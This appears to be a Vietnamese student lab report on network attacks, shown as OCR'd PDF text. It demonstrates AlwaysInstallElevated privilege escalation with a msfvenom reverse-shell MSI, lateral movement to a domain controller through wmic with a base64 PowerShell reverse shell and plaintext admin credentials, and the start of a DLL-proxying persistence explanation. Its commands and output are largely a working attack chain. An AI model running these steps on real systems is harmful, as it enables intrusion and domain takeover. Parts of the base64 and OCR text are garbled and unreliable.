
```

Ở đây, cả 2 registry key liên quan tới AlwaysInstallElevated đều trả về giá trị 1. Có khả năng chúng ta sẽ lạm dụng registry key này để khai thác lỗ hổng, đây là registry cho phép người dùng không có quyền quản trị cài đặt phần mềm với quyền cao hơn.

Lab 2 – Tấn công mạng

Đầu tiên, ta sẽ tạo ra một Reverse Shell thông qua msfvenom với định dạng là msi (Microsoft Software Installer):

23




```
kali@kali:~
```

```
vodanh:~> msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f msi > payload.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes

vodanh:~>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Host các file trên máy Attacker ở port 80:



```
python -m http.server 80
```


```
vodanh:~> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Lab 2 – Tấn công mạng

Thực hiện lắng nghe trên port 1234:

24




Tiếp theo, tải file payload.msi và lưu vào thư mục hiện tại thông qua câu lệnh “iwr”.



Lab 2 – Tấn công mạng

Cuối cùng, khởi tạo quá trình cài đặt file msi thông qua câu lệnh “msiexec”:

25




```
msfconsole
python -m http.server 80
msfconsole
kali@kali:~$ Directory: C:\Users\user

Mode          LastWriteTime      Length Name
----          -----          ---- 
d-r---       5/5/2025 7:47 PM        3D Objects
d-r---       5/5/2025 7:47 PM       Contacts
d-r---       5/5/2025 7:47 PM      Desktop
d-r---       5/5/2025 7:47 PM    Documents
d-r---       5/6/2025 7:44 PM   Downloads
d-r---       5/5/2025 7:47 PM   Favorites
d-r---       5/5/2025 7:47 PM      Links
d-r---       5/5/2025 7:47 PM     Music
d-r---       5/5/2025 7:49 PM   OneDrive
d-r---       5/5/2025 7:47 PM   Pictures
d-r---       5/5/2025 7:47 PM  Saved Games
d-r---       5/5/2025 7:48 PM   Searches
d-r---       5/5/2025 7:47 PM   Videos
-a---       5/6/2025 9:18 PM 159744 payload.msi

PS C:\Users\user> msiexec /quiet /qn /i payload.msi
PS C:\Users\user>
```

Nếu thành công, trên máy chúng ta sẽ nhận được Reverse Shell với quyền system:



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.128:1234
[*] Command shell session 2 opened (192.168.200.128:1234 -> 192.168.200.130:55881) at 2025-05-06 10:20:06 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.
-----

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>hostname
hostname
DESKTOP-FHD17F4

C:\Windows\system32>
```

LATERAL MOVEMENT:

Ta sẽ thực hiện Lateral Movement qua máy Domain Controller với công cụ WMI. Ta sẽ thử thực hiện một câu lệnh wmic với thông tin admin chúng ta đã biết để kiểm tra xem chúng ta có thể kết nối được với máy Domain Controller không:


Lab 2 – Tấn công mạng



```
PS C:\Windows\System32> wmic /node:192.168.200.129 /user:nt205/administrator /password:admin123! process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
0 System Idle Process 0 0 2 8192
1595 System 8 4 162 159744
0 Registry 8 88 4 69533696
53 smss.exe 11 264 2 1261568
302 csrss.exe 13 368 10 5120000
172 wininit.exe 13 448 1 7221248
248 csrss.exe 13 468 10 5099520
261 winlogon.exe 13 536 4 10829824
422 services.exe 9 588 10 13459456
1634 lsass.exe 9 596 30 54788096
838 svchost.exe 8 796 14 23478272
```

Kết quả là chúng ta có thể kết nối đến mà không bị chặn.

Lúc này, ta sẽ thực hiện lắng nghe trên port 4444:



```
msfconsole
python -m http.server 80
[*] Started reverse TCP handler on 192.168.200.128:4444
```

Ta sẽ sử dụng <https://www.revshells.com/> để tạo ra một Powershell Reverse Shell và encode ở dạng base64:

Ta sẽ thực hiện lại một câu lệnh wmic với node là địa chỉ IP của máy Domain Controller và process call create để tạo ra một process thực hiện câu lệnh theo yêu cầu, ta sẽ sử dụng câu

Lab 2 – Tấn công mạng

lệnh powershell với option -e để powershell hiểu input của chúng ta đang ở dạng base64,
 tiếp theo là một chuỗi kết nối Reverse Shell ở dạng base64:

27

```

msfconsole
python -m http.server 80
msfconsole
msfconsole

PS C:\Windows\system32> wmic /node:192.168.200.129 /user:nt205\administrator /password:admin123! process call create "powershell -e JABjAGwAaOB1AG4AAgD0AAIA0BdQAUdwAtAEBygB0AGUAYwB0AA0AAUwB5AHHMAdB1AG8ALgbDAGUA0AAUAFMAdwB1AgGzAZB0AHMALgbUAEMUA0B1AG4AdA AcACIAMQA5AD1LgxADDyAOuAAuAD1AM0AaW4CAAM0VAdgATg5aQDNAA0ADQAK0A7cOAcwB0AHHZQbHAg0AA1AG4AdAaEaCzOB0AFMAdbAvA GUAYQBAtCgkAgKAQ7AfA+yg5AHQAZBbFAFQ9XQAAg1Iae0B8AGUAcwAgD0IAAwAC4Algj2A2DUAAQADUFA1AhMA0B9AdwBoAGkAbAB1AgkAgKAkAgxATAA9ACAA JABzZAH0Acg1A6GEAdoUuAfTAZOBnHA0QAAKAAg1AAe0B8AGUAcwAsAACAMAASACAjAAjB1HkdB1AHMALgbMAGUAbpBnhAApApCKjAA1ATg44ZQgKAkAGXJAAQ7AcA KAGEdAbnACCAA0P0AgCgtpB1AHCA0LQPAGtAgB1AGMAdAgC9AVAB5AHAHZOBAGEADQBL1AAcAUwB5AHHMAdB1AG0ALgbUAgUJAAe0B0C4A00BTAEASQB1AEUAdBgJAG 8AzbP0AG4AzwP4CRwB1AHQAlwB0H1AaBuAGACkAAKAAg1AAe0B8AGUAcwAsAACAAQc0QApAdgA1ABzGUA0bgBkAGTAYQBAgJAaIA9ACAAkABpGUaAeAgACQAZ ABbH0QYAgA0DIApTApqAmDEtIA0B0BACAAATwB1HQAL0BTAGkcgBpG4AzwAgCk0wAkAHM2QB0uQOgYbhAGMaAyAcpAgACACQoAcwB1A047Ab1AgEAvb1AcAKwAg ACIAUABTACA1AgAcAsIAAoAHAdoCACkAlgBoAGEAgAB00CAkAgACIAPIgAgC10wAkAHM2QB0uQOgYbhAGMaAyAcpAgACACQoAcwB1A047Ab1AgEAvb1AcAKwAg AZABp4A4ZwBdAd0AgBAMFaQwB1EAKA0QAAcAg0ACQAcwB1AgGzAB1AgEAvb1AdTAK0A7cOAcwB0AHTAZQbHA0G0ALbxXHIA1Q80AGUAKA kAHM2ZOBuQOgYbhAGMAsDADALAKAAMIAZOB0uQOgYbhAg0ACQAcwB1AgGzAB1AgEAvb1AdTAK0A7cOAcwB0AHTAZQbHA0G0ALbxXHIA1Q80AGUAKA GwAaOB1AG4AdAaEAAwA0B0AA0VAMIAZObA0CkAgKAQ7AcA
wmic /node:192.168.200.129 /user:nt205\administrator /password:admin123! process call create "powershell -e JABjAGwAaOB1AG4AdAaEAAwA0B0AA0VAMIAZObA0CkAgKAQ7AcA
[...]

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+6.

Kết quả là chúng ta đã thành công kết nối tới máy Domain Controller:

```

[*] Started reverse TCP handler on 192.168.200.128:4444
[*] Command shell session 1 opened (192.168.200.128:4444 → 192.168.200.129:60325) at 2025-05-06 13:30:13 -0400

PS C:\Windows\system32> whoami
nt205\administrator
PS C:\Windows\system32> hostname
WIN-MLB9KP3AFNV
PS C:\Windows\system32>

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+6.

3. Tìm hiểu về kỹ thuật Persistence:

28

3.1. DLL Proxying dùng cho Persistence:

Nguồn: <https://www.ired.team/offensive-security/persistence/dll-proxying-for-persistence>

Trong bối cảnh cảnh của Malware, proxy DLL là một kỹ thuật chiếm quyền điều khiển DLL, trong đó một DLL hợp lệ, chẳng hạn như legit.dll được đổi tên thành legit1.dll và sau đó là một dll độc hại sẽ exports tất cả các hàm giống như legit1.dll exports, và được đặt tên thành file dll hợp lệ đã bị đổi tên trước đó (legit.dll).

Sau khi dll bị hijacked, bất cứ khi nào một chương trình gọi hàm, chẳng hạn như exporterFunction1 từ legit.dll, thì đây là những gì sẽ xảy ra:


1. legit.dll được tải vào quy trình gọi và thực thi mã độc.
2. legit.dll chuyển tiếp lệnh gọi đến exporterFunction1 trong legit1.dll.
3. legit1.dll thực thi exporterFunction1.

Việc chuyển tiếp hàm này từ DLL này sang DLL khác chính là thứ tạo nên tên của kỹ thuật này (proxy DLL), vì DLL độc hại nằm giữa ứng dụng gọi hàm exported và DLL hợp lệ triển khai hàm exported đó.

3.1.1. Các bước thực hiện:

Sơ đồ bên dưới cho thấy cách hoạt động như thế nào trước và sau khi DLL bị hijacked:

Ở cấp độ cao hơn, kỹ thuật này hoạt động như sau:



- Quyết định DLL nào sẽ hijack. Giả sử, file DLL nằm ở C:\temp\legit.dll. Đổi file đó thành C:\temp\legit1.dll
- Lấy danh sách tất cả các hàm exported của c:\temp\legit1.dll
